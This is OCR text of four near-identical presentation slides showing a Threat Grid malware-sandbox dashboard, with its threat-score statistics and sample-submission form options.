

Threat Grid
Submit Sample
Dashboard
Samples
Reports
Indicators
mauger
Dashboard
My Organization
My Samples
Last 24 Hours
Last 7 Days
Auto Refresh
Avg. Analysis Time
6m 3s
-6% prior period
Avg. Threat Score
40
-2% prior period
Unique Submitters
14
+17% prior period
Unique File Types
64
+5% prior period
Recent Samples
100 graveyard.exe
100 heading_s.exe
100 instruct.exe
100 thought
Threat Scores
Avg. Threat Score 40 (from 1,220 submissions)
650
600
550
500
450
400
350
300
250
200
150
100
50
0
173
173
255
Critical (90-100)
High (75-89)
Medium (50-74)
Low (0-49)
Medium (50-74)
High (75-89)
Critical (90-100)
377
235
215
133
01/20
01/21
01/22
01/23
Total Convictions
173 Convictions (24.71 Avg/Day)
1,220 Submissions (174.29 Avg/Day)
Low (0-49)
Medium (50-74)
High (75-89)
Critical (90-100)
Submit Sample
Submission Type
Upload file
Submit URL
File
Browse...
Options
Tags
zeus, spy-eye, etc...
Access
Mark private
Notification
Email me when anaylsis is complete
Virtual Machine
Use best option
Playbook
None
None
Close Active Window
Conduct Active Window Change
Open Embedded Object in Word Document
Random Cursor Movement with Image Recognition
Visit Website Using Internet Explorer
Network Simulation
Network Exit
Callback URL
http://yourserver.com/callback/url
Runtime
5 minutes
Password
Help
Cancel
Submit
BRKSEC-3450
80



Threat Grid
Submit Sample
Dashboard
Samples
Reports
Indicators
mauger
Dashboard
My Organization
My Samples
Last 24 Hours
Last 7 Days
Auto Refresh
Avg. Analysis Time
6m 3s
-6% prior period
Avg. Threat Score
40
-2% prior period
Unique Submitters
14
+17% prior period
Unique File Types
64
+5% prior period
Recent Samples
100 graveyard.exe
100 heading_s.exe
100 instruct.exe
100 thought
Threat Scores
Avg. Threat Score 40 (from 1,220 submissions)
Low (0-49) Medium (50-74) High (75-89) Critical (90-100)
173
173
255
Critical (90-100)
High (75-89)
Medium (50-74)
133
377
235
215
01/20
01/21
01/22
01/23
Total Convictions
173 Convictions (24.71 Avg/Day)
1,220 Submissions (174.29 Avg/Day)
Low (0-49) Medium (50-74) High (75-89) Critical (90-100)
Submit Sample
Submission Type
Upload file
Submit URL
File
Browse...
Options
Tags
zeus, spy-eye, etc...
Access
Mark private
Notification
Email me when anaylsis is complete
Virtual Machine
Use best option
Playbook
None
None
Close Active Window
Conduct Active Window Change
Open Embedded Object in Word Document
Random Cursor Movement with Image Recognition
Visit Website Using Internet Explorer
Network Simulation
Network Exit
Callback URL
http://yourserver.com/callback/url
Runtime
5 minutes
Password
Help
Cancel
Submit
BRKSEC-3450
81



Threat Grid
Submit Sample
Dashboard
Samples
Reports
Indicators
mauger
Dashboard
My Organization
My Samples
Last 24 Hours
Last 7 Days
Auto Refresh
Avg. Analysis Time
6m 3s
-6% prior period
Avg. Threat Score
40
-2% prior period
Unique Submitters
14
+17% prior period
Unique File Types
64
+5% prior period
Recent Samples
graveyard.exe
heading_s.exe
instruct.exe
Threat Scores
Avg. Threat Score 40 (from 1,220 submissions)
Critical (90-100)
High (75-89)
Medium (50-74)
Low (0-49)
Total Convictions
173 Convictions (24.71 Avg/Day)
1,220 Submissions (174.29 Avg/Day)
Submit Sample
Submission Type
Upload file
Submit URL
File
Browse...
Options
Tags
zeus, spy-eye, etc...
Access
Mark private
Notification
Email me when anaylsis is complete
Virtual Machine
Use best option
Playbook
None
None
Close Active Window
Conduct Active Window Change
Open Embedded Object in Word Document
Random Cursor Movement with Image Recognition
Visit Website Using Internet Explorer
Network Simulation
Network Exit
Callback URL
http://yourserver.com/callback/url
Runtime
5 minutes
Password
Help
Cancel
Submit
BRKSEC-3450
82



Threat Grid
Submit Sample
Dashboard
Samples
Reports
Indicators
mauger
Dashboard
My Organization
My Samples
Last 24 Hours
Last 7 Days
Auto Refresh
Avg. Analysis Time
6m 3s
-6% prior period
Avg. Threat Score
40
-2% prior period
Unique Submitters
14
+17% prior period
Unique File Types
64
+5% prior period
Recent Samples
graveyard.exe
heading_s.exe
instruct.exe
Threat Scores
Avg. Threat Score 40 (from 1,220 submissions)
Critical (90-100)
High (75-89)
Medium (50-74)
Total Convictions
173 Convictions (24.71 Avg/Day)
1,220 Submissions (174.29 Avg/Day)
Low (0-49)
Medium (50-74)
High (75-89)
Critical (90-100)
Submit Sample
Submission Type
Upload file
Submit URL
File
Browse...
Options
Tags
zeus, spy-eye, etc...
Access
Mark private
Notification
Email me when anaylsis is complete
Virtual Machine
Use best option
Playbook
None
None
Close Active Window
Conduct Active Window Change
Open Embedded Object in Word Document
Random Cursor Movement with Image Recognition
Visit Website Using Internet Explorer
Network Simulation
Network Exit
Callback URL
http://yourserver.com/callback/url
Runtime
5 minutes
Password
Help
Cancel
Submit
BRKSEC-3450
83

